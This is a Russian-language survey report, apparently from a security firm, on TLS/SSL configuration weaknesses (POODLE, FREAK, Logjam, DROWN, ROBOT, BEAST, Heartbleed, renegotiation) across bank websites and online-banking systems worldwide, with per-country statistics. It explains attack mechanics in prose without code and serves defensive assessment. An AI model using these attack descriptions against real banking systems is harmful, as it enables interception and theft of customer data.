Digital Security

II Безопасность веб-ресурсов банков России и мира

Содержание

Введение

Как известно, уровень безопасности системы определяется надежностью ее самого слабого узла. Однако правильно настроенная система зачастую может нивелировать риски существующей уязвимости.

Возьмем, например, XSS-атаку (англ. Cross-Site Scripting — «межсайтовый скриптинг») на клиента системы дистанционного банковского обслуживания (ДБО). Последствия такой атаки могут серьезно навредить и банку, и клиенту. Однако если на ресурсе применяется правильно настроенная политика Content-Security-Policy (CSP), риск нивелируется, и конечного вектора для применения найденной уязвимости не будет. Даже такая простая мера, как установка свойств Cookie при работе с веб-ресурсом, может существенно затруднить реализацию какого-либо из векторов атак, поскольку злоумышленнику придется сначала найти способ обойти ту или иную меру безопасности.

Разработчики серьезно подходят к созданию и настройке защитных механизмов: они готовы выплатить существенное вознаграждение за обход средств защиты. Для конечных пользователей подобные дополнительные настройки обычно незаметны и никак не влияют на работу с системой.

Задача этого исследования – выяснить, как банки России и мира обеспечивают свою безопасность, применяя лучшие практики. Подобный анализ мы уже проводили в 2015 году – вы можете посмотреть, как изменилась ситуация, и сравнить результаты.

В рамках исследования мы не вмешивались в работу банков, а отправляли обычные HTTP- и DNS-запросы. Таким образом, все данные были собраны так, как это мог бы сделать обычный пользователь, посетивший ресурс.

Данная работа не затрагивает атаки и уязвимости, защита от которых основана на фильтрации пользовательского ввода. Она включает в себя статистику использования подходов по выполнению рекомендованных настроек для веб-серверов и взаимосвязанных компонентов.

Наше исследование показало, что далеко не все классические приемы повышения уровня защищенности, не требующие значительных финансовых и технических ресурсов, пользуются популярностью среди банков. Кроме того, зачастую настройки безопасности используются неправильно. Например, лишь пятая часть рассмотренных нами ресурсов использует CSP, при этом почти в каждом случае есть ошибки в настройке политики. Мы проанализировали наиболее частые ошибки, возникающие в связи с этим типом настроек, а также постарались выяснить, как правильно с ними работать.

Мы надеемся, что отделы безопасности банков проверят свои ресурсы и будут более ответственно подходить к их защите. Полученная статистика особенно интересна на фоне роста популярности и совершенствования различных механизмов защиты, которые позволяют обезопасить пользователя системы даже при допущенной разработчиком ошибке, приведшей к возникновению уязвимости.

Цель исследования

Главной целью данного исследования является **оценка уровня безопасности** публично доступных банковских ресурсов (официального сайта, ДБО для физических и юридических лиц) в соответствии с лучшими практиками. Мы выбрали несколько пунктов, которые можно проверить, не вмешиваясь в работу банка и исключая таким образом какой-либо технический ущерб. Важно отметить, что вся проанализированная нами **информация находится в открытом доступе**, и работа с ней не требует специальных навыков и сложных схем. Иными словами, мы хотели показать, что к подобным результатам может прийти любой заинтересованный пользователь.

В ходе исследования мы попытались выяснить, какие потенциальные **векторы атак могут быть доступны злоумышленникам.** Также мы проверили, насколько просто реализовать фишинговую атаку на пользователей банка. Чек-лист настроек безопасности, подобный нашему, может быть без труда составлен и злоумышленником для построения векторов дальнейших атак на банк и его пользователей.

Объект исследования

Для тестирования мы взяли ТОП-200 банков России по ключевым показателям. С полным списком можно ознакомиться по ссылке http://www.banki.ru/banks/ratings/ (актуальные данные на март 2019 г.).

Мы также выбрали по 20 банков из следующих стран:

- Австрия
- Беларусь
- Бельгия
- Болгария
- Босния и Герцеговина
- Бразилия
- Великобритания
- Венгрия
- Германия
- Дания
- Израиль
- Ирландия
- Испания
- Италия
- Канада
- Китай
- Лихтенштейн
- Люксембург
- Мальта
- Нидерланды
- Норвегия
- ОАЭ
- Польша
- Португалия
- США
- Финляндия
- Франция
- Швейцария
- Швеция
- Япония

Каждая проверка проводилась для официального сайта, а также для ДБО для юридических и физических лиц. В таблице ниже представлено количество ресурсов, которые удалось выявить в результате анализа данных из открытых источников.

Страны	Официальный сайт	ДБО (физ.лица)	ДБО (юр. лица)
Россия	222	187	193
Европа (Австрия, Беларусь, Бельгия, Босния и Герцеговина, Болгария, Дания, Финляндия, Франция, Германия, Венгрия, Ирландия, Италия, Лихтенштейн, Люксембург, Мальта, Нидерланды, Норвегия, Польша, Испания, Швеция, Швейцария, Великобритания)	356	289	230
Израиль	13	13	7
Япония	10	8	8
ОАЭ	18	15	18
США	20	14	7
Бразилия	10	6	4
Канада	20	20	11
Китай	10	9	9


Разница в количестве систем ДБО объясняется тем, что не у всех банков есть одновременно ДБО для физических и юридических лиц.

Для каждого банка мы провели проверки, отправляя несколько стандартных запросов по протоколам HTTP/HTTPS/DNS, подобных обычным запросам от клиентов банка. Настройки безопасности по группам:


- Настройки SSL – дают возможность реализовать одну из многих атак, связанных с SSL;
- Настройки DNS – позволяют получить информацию о поддоменах компании.

Основные результаты

SSL/TLS



HTTP-заголовки



Тестирование

01 SSL/TLS

Одной из самых важных является проверка настроек SSL/TLS, поскольку эти криптографические протоколы сегодня являются самым популярным методом обеспечения защищенного обмена данными через Интернет.

Для осуществления SSL/TLS-соединения у сервера должен быть установленный цифровой сертификат, подтверждающий подлинность домена и указывающий владельца сайта. Это необходимо для того, чтобы пользователи посещали нужные им ресурсы, а не поддельные страницы злоумышленников.

Шифрование соединения – это немаловажная функция, необходимая для предотвращения кражи передаваемых конфиденциальных данных. Допустим, пользователь оплачивает покупки через мобильный банк или браузер, подключившись к открытой сети Wi-Fi. Между клиентом и ДБО устанавливается SSL/TLS-соединение, и данные передаются в зашифрованном виде. Даже если злоумышленник перехватит их, у него уйдут годы на дешифровку.

Предположим, что в системе ДБО не используется SSL/TLS, и вся информация “ходит” в открытом виде. Что тогда может произойти? Злоумышленник, находящийся в той же сети, сможет просто “прослушивать” трафик, и получит возможность перехватывать или подменять данные, используя атаку Man-in-the-middle (MitM), чтобы похитить денежные средства пользователей или получить доступ к их аккаунтам. Если же на сервере присутствует уязвимость Heartbleed или Ticketbleed, то злоумышленник сможет получить доступ к данным пользователей, которые находятся в оперативной памяти сервера.


Мы выбрали следующие проверки SSL/TLS:

Название проверки	Краткое описание
Рейтинг	Общий рейтинг настройки SSL, согласно ресурсу SSL Labs. Он зависит от многих факторов: корректности сертификата, настройки сервера, поддерживаемых сервером алгоритмов и др. Градация от A+ до F.
Поддержка слабых параметров алгоритма Диффи – Хеллмана	Для обмена ключами по протоколу Диффи – Хеллмана могут быть использованы слабые параметры, что снижает безопасность ресурса.
Уязвимость POODLE	Позволяет расшифровать данные пользователя. За более подробной информацией можно обратиться к публикации исследователей.
Уязвимость FREAK	Злоумышленник может заставить пользователя и сервер при установлении соединения и обмене данными применять “экспортные” ключи, длина которых сильно ограничена.
Подверженность атаке Logjam	Как и FREAK, Logjam основана на понижении уровня шифрования до экспортного уровня, где длина ключа составляет 512 бит. Отличие состоит в том, что Logjam атакует алгоритм Диффи – Хеллмана.
Уязвимость DROWN	Позволяет дешифровать TLS-трафик клиента, если на серверной стороне не отключена поддержка протокола SSL 2.0 во всех серверах, оперирующих одним и тем же приватным ключом.
Уязвимость ROBOT	Полностью нарушает конфиденциальность TLS при использовании RSA для получения сессионного ключа.
Уязвимость Beast	Злоумышленник может расшифровать данные, которыми обмениваются две стороны, использующие TLS 1.0, SSL 3.0 и ниже.
Уязвимость CVE-2016-2107	Удаленный злоумышленник может использовать эту уязвимость для извлечения текста из зашифрованных пакетов, используя технику Padding Oracle.
Уязвимость Heartbleed	Получение доступа к данным, которые хранятся в памяти клиента или сервера.
Уязвимость Ticketbleed	Удаленный злоумышленник может извлекать фрагменты содержимого памяти сервера посредством поля Session ID протокола TLS.
SSL Renegotiation	Безопасное пересогласование SSL позволяет уменьшить риск DoS или MITM-атаки.
Поддержка RC4	Исследователи обнаружили, что можно за короткое время расшифровать данные, которые были скрыты при помощи шифра RC4.
Поддержка Forward Secrecy	Свойство определенных протоколов согласования ключей, которое гарантирует, что сеансовые ключи не будут скомпрометированы, даже если скомпрометирован закрытый ключ сервера.
Версия TLS	Протокол TLS шифрует интернет-трафик всех видов, делая безопасным обмен данными в интернете.
Поддержка SSL 2.0 и SSL 3.0	Оба протокола считаются устаревшими и имеют множество уязвимостей, поэтому рекомендуются к отключению на стороне сервера.
Поддержка NPN и ALPN	Позволяет указать, какой протокол использовать после установления безопасного соединения SSL/TLS между клиентом и сервером.

Рейтинг

SSL/TLS имеют большое количество настроек и особенностей, которые в той или иной мере влияют на безопасность как самого соединения, так и его участников. Для оценки этих настроек мы использовали ресурс Qualys (www.ssllabs.com). Он позволяет оценить настройку по шкале от A+ до F на основе многочисленных параметров. Лишь немногие компании, даже среди крупнейших интернет-корпораций, получили высший балл (A+). Ресурс получает оценку F, если его сервер подвержен какой-либо критичной уязвимости, поддерживает устаревшие протоколы и обладает иными проблемами. Как правило, эти проблемы связаны с непрофессионализмом персонала.

На карту вынесен процент оценок ниже “A”. Чем выше этот процент, тем хуже в стране обстоят дела с веб-безопасностью.



Поддержка слабых параметров алгоритма Диффи – Хеллмана

Обмен ключами Диффи – Хеллмана – это популярный криптографический алгоритм, который лежит в основе многих протоколов, включая HTTPS, SSH, IPsec, SMTP, и позволяет сторонам согласовывать общий ключ, используя незащищенное соединение.

Использование известных простых чисел для обмена ключами Диффи – Хеллмана само по себе не ставит систему под угрозу. Исследователи выяснили, что взломать 1024-битное простое число под силу лишь крупной организации, обладающей нужными ресурсами и временем. Авторы предполагают, что поскольку большая часть интернета использует только 1 или 2 конкретных 1024-разрядных простых числа, то вполне реально провести необходимые предварительные вычисления при должных возможностях.

Чтобы повысить надежность обмена ключами можно, например, использовать большие 2048-разрядные простые числа. Более надежный вариант – переключиться на протокол Диффи – Хеллмана с использованием эллиптических кривых. Эллиптические кривые не страдают от общих проблем с предварительными вычислениями, а это значит, что атаки на параметры, которые едва находятся в пределах вычислительной досягаемости, ставят под угрозу только одно соединение, а не все, использующие эту группу.

Слабые ключи были найдены в единичных случаях и, по большей части, на официальных сайтах банков Бразилии, Беларуси, Венгрии, Лихтенштейна, Мальты, Норвегии, Швейцарии, Великобритании и Японии.

Среди ДБО для физ. лиц: Беларусь, Болгария, Ирландия и Лихтенштейн.
Среди ДБО для юр. лиц: Беларусь, Болгария, Италия, Швеция.
Среди российских банков статистика использования слабых SSL-сертификатов следующая:

- Официальный сайт – 11%;
- ДБО для физ. лиц – 6%;
- ДБО для юр. лиц – 14%.

Уязвимость POODLE

В октябре 2014 года была выявлена уязвимость CVE-2014-3566, названная POODLE (Padding Oracle On Downgraded Legacy Encryption). С ее помощью злоумышленник может осуществить MitM-атаку на соединение, зашифрованное с помощью SSL 3.0. Это уязвимость протокола, а не какой-либо его реализации, соответственно, ей подвержены все соединения, зашифрованные SSL v3. С помощью этой атаки злоумышленник может перехватывать шифрованный трафик, прослушивать его и получить доступ к конфиденциальной информации, которой клиент обменивается с ДБО. Некоторые ресурсы в сети активно призывают отключить поддержку SSL 3.0 из-за данной уязвимости. Подробно об этом можно почитать здесь: http://disablessl3.com/. Теоретически можно реализовать атаку на любой сервис, который позволяет влиять на отправляемые данные со стороны атакуемого. Проще всего это сделать, например, если злоумышленнику необходимо получить Cookies на HTTPS-странице, добавляя свой код на HTTP-страницы, который делает подконтрольные запросы на HTTPS-страницы, и подменяя зашифрованные блоки.

Эта уязвимость до сих пор встречается в сайтах банков шести стран, в число которых входят:

- Россия – уязвимы 3%;
- Великобритания – 5%;
- Япония, Лихтенштейн, Италия и Швеция – не более 4%.

Уязвимость FREAK

Уязвимость FREAK (Factoring attack on RSA-EXPORT Keys) возникает из-за недостаточной проверки при выполнении TLS Handshake на стороне клиента, что в ходе MitM-атаки позволяет понизить шифрование до 512-битных ключей RSA, которые могут быть подобраны злоумышленником в течение нескольких часов. Серверы, принимающие наборы шифров RSA_EXPORT, подвергают своих пользователей серьезному риску. Вы можете проверить серверы с помощью средств SSL FREAK Test или SSL Server Test от Qualys SSL Labs, которые также могут выявить другие проблемы безопасности.

Исследователи опубликовали эту уязвимость еще в марте 2015 года (в том числе, есть публикация на habr), и сегодня менее 1% исследованных ресурсов подвержены этой атаке.

Подверженность атаке Logjam

Уязвимость TLS Logjam похожа на FREAK, но более опасна, поскольку связана с недостатком протокола TLS, а не с уязвимостью реализации. Она атакует процесс установления сессионного ключа по протоколу Диффи – Хеллмана, а не слабые ключи RSA. Атака затрагивает любой сервер, поддерживающий набор шифров DHE_EXPORT, и браузеры, использующие слабые параметры алгоритма Диффи – Хеллмана. Ранее наши исследователи уже писали об этой атаке. Стоит отметить, что Logjam может быть успешной только в случае, когда уязвимы и клиент, и сервер: сервер должен согласиться подписать слабые параметры DHE_EXPORT, а клиент – принять их в качестве допустимых параметров DHE.

В ходе исследования мы выявили лишь 4 банковских сайта, подверженных атаке Logjam, 3 из которых – в России.

Уязвимость DROWN

Уязвимость DROWN (Decrypting RSA using Obsolete and Weakened eNcryption) позволяет дешифровать TLS-трафик клиента, если на серверной стороне не отключена поддержка протокола SSLv2 во всех серверах, оперирующих одним и тем же приватным ключом. Наши исследователи ранее писали, что для закрытия данной уязвимости необходимо отключать поддержку SSLv2 в используемом вами ПО (а заодно и SSLv3, чтобы веб-сервер не оставался уязвимым к атаке POODLE).

Использовав уязвимость DROWN, злоумышленники могут получить любые данные, передаваемые между пользователями и сервером, включая имена пользователей и пароли, номера кредитных карт, электронную почту, мгновенные сообщения и конфиденциальные документы.

Эта уязвимость была обнаружена лишь на трех сайтах российских банков.

Уязвимость ROBOT

ROBOT – это возвращение 19-летней уязвимости, которая позволяет выполнять дешифровку RSA и операции подписания с закрытым ключом сервера TLS. В 1998 году Даниэль Блайхенбахер обнаружил, что сообщения об ошибках, выдаваемые серверами SSL для ошибок в дополнении PKCS # 1 v1.5, допускают адаптивную атаку с использованием шифротекста. Эта атака полностью нарушает конфиденциальность TLS при использовании RSA-шифрования. Исследователи обнаружили, что с помощью некоторых небольших изменений эту уязвимость можно по-прежнему использовать против многих узлов HTTPS.

Для уязвимых хостов, которые поддерживают только обмен ключами шифрования RSA, это означает, что злоумышленник может пассивно записывать трафик, а затем расшифровывать его. Для хостов, которые обычно используют Forward secrecy, но все еще поддерживают уязвимый обмен ключами шифрования RSA, риск зависит от того, насколько быстро атакующий может выполнить атаку.

В ходе исследования было выявлено всего 10 сайтов с данной уязвимостью среди банков следующих стран: Беларусь, Швеция, Бразилия, Китай, Япония и Бельгия.

Уязвимость CVE-2016-2107

Эта уязвимость была обнаружена в коде, исправляющем уязвимость Lucky 13. Она открывает возможность дешифровать трафик с помощью атаки padding oracle. Эксплуатация возможна при условии, что для соединения применяется шифр AES в CBC-режиме, а сервер поддерживает AES-NI.


Хотя данная уязвимость была закрыта новым патчем для OpenSSL, в ходе исследования были найдены **два сайта** российских банков, подверженные ей.

Уязвимость Beast

В 2011 году исследователи безопасности обнаружили практический способ эксплуатации уязвимости в старых версиях TLS/SSL (TLSv1.0, SSLv3.0 и ниже), обычно используемых для соединений HTTPS. Теория, лежащая в основе этой атаки, была известна, но долгое время ей не могли найти применения. С помощью этой атаки злоумышленник может дешифровать данные, которыми обмениваются две стороны, воспользовавшись уязвимостью в реализации режима Cipher Block Chaining (CBC). Сначала он использует атаку MITM ("человек посередине") для внедрения пакетов в поток TLS. Это позволяет ему угадать вектор инициали-зации (IV), используемый с введенным сообщением, а затем просто сравнить результаты с результатами блока, который он хочет расшифровать.

Тесты SSL Labs показали очень большой процент уязвимых сайтов.

Процент банков, уязвимых к Beast



Уязвимость Heartbleed

Heartbleed – одна из самых известных уязвимостей последнего десятилетия. Информация о ней была опубликована в апреле 2014 года, а ошибка существовала с конца 2011 года. Heartbleed – это ошибка чтения памяти за пределами буфера в криптографическом программном обеспечении OpenSSL, позволяющая несанкционированно читать память на сервере или на клиенте, в том числе, для извлечения закрытого ключа сервера. Сервер не проверяет корректность некоторых запросов, поступающих от клиентов. Установив соединение, клиент периодически обращается к серверу с просьбой подтвердить, что соединение еще не разорвано. В ответ сервер должен вернуть некоторый небольшой объем данных, который определяется самим клиентом. Если клиент запросит больше данных, чем отправил, его запрос все равно будет выполнен, и сервер пришлет ему кусок из оперативной памяти. Размер ограничен 64 Кбайт, но можно послать много запросов. Так количество переходит в качество: посылая сотни, тысячи запросов, можно читать большие блоки данных. Таким образом, сложных методов для эксплуатации данной ошибки не требуется. Если сервер ДБО уязвим к Heartbleed, злоумышленник может получить доступ к критичным данным в считанные минуты.

Исследование показало, что популярность уязвимостей не способствует их живучести – ни одного уязвимого сайта не было зафиксировано. Отличный результат.

Уязвимость Ticketbleed

Ticketbleed (CVE-2016-9244) был обнаружен только в решениях BIG-IP производства компании F5 Networks. Удаленный атакующий может эксплуатировать уязвимость с целью извлечения данных, находящихся в неинициализированных областях памяти сервера, посредством поля Session ID протокола TLS. Механика атаки схожа с Heartbleed, но объем получаемых за запрос данных ограничен 31 байтом (размер поля Session ID за вычетом первого байта).

Не было обнаружено ни одного уязвимого сайта.

SSL Renegotiation

SSL позволяет серверам и клиентам инициировать полный пересмотр параметров шифрования, используемых для SSL-соединений, не требуя установления нового сеанса. Повторное подтверждение позволяет серверу создавать новый секретный ключ поверх уже имеющегося SSL-соединения, что помогает улучшить взаимодействие с пользователем.

В 2009 году была обнаружена уязвимость (CVE-2009-3555), позволяющая провести атаку MitM. Сценарий атаки может быть следующим: злоумышленник открывает SSL соединение с сервером, отправляет некоторые данные, запрашивает повторное согласование и с этого момента продолжает пересылку на сервер SSL данных, поступающих от подлинного пользователя.

Другой повод для беспокойства – возможность проведения DoS-атаки (Denial of Service). Для установления безопасного SSL-соединения требуется примерно в 15 раз больше вычислительной мощности на сервере, чем на клиенте. Злоумышленник может использовать это свойство вместе с повторным согласованием для запуска сотен запросов на повторное подтверждение в одном и том же TCP-соединении.

Безопасносное пересогласование параметров шифрования до сих пор поддерживается не всеми ресурсами. Для сайтов банков были получены следующие результаты:

Страна	Официальный сайт	ДБО для физ.лиц	ДБО для юр.лиц
Россия	3%	3%	3%
Италия	12%	13%	-
Мальта	11%	17%	13%
Ирландия	8%	14%	-
Бразилия	6%	11%	20%
Испания	6%	-	-
Нидерланды	4%	5%	-
Бельгия	-	-	25%
Болгария	-	12%	18%
Швеция	-	5%	17%
Китай	-	22%	13%
Дания	-	5%	6%
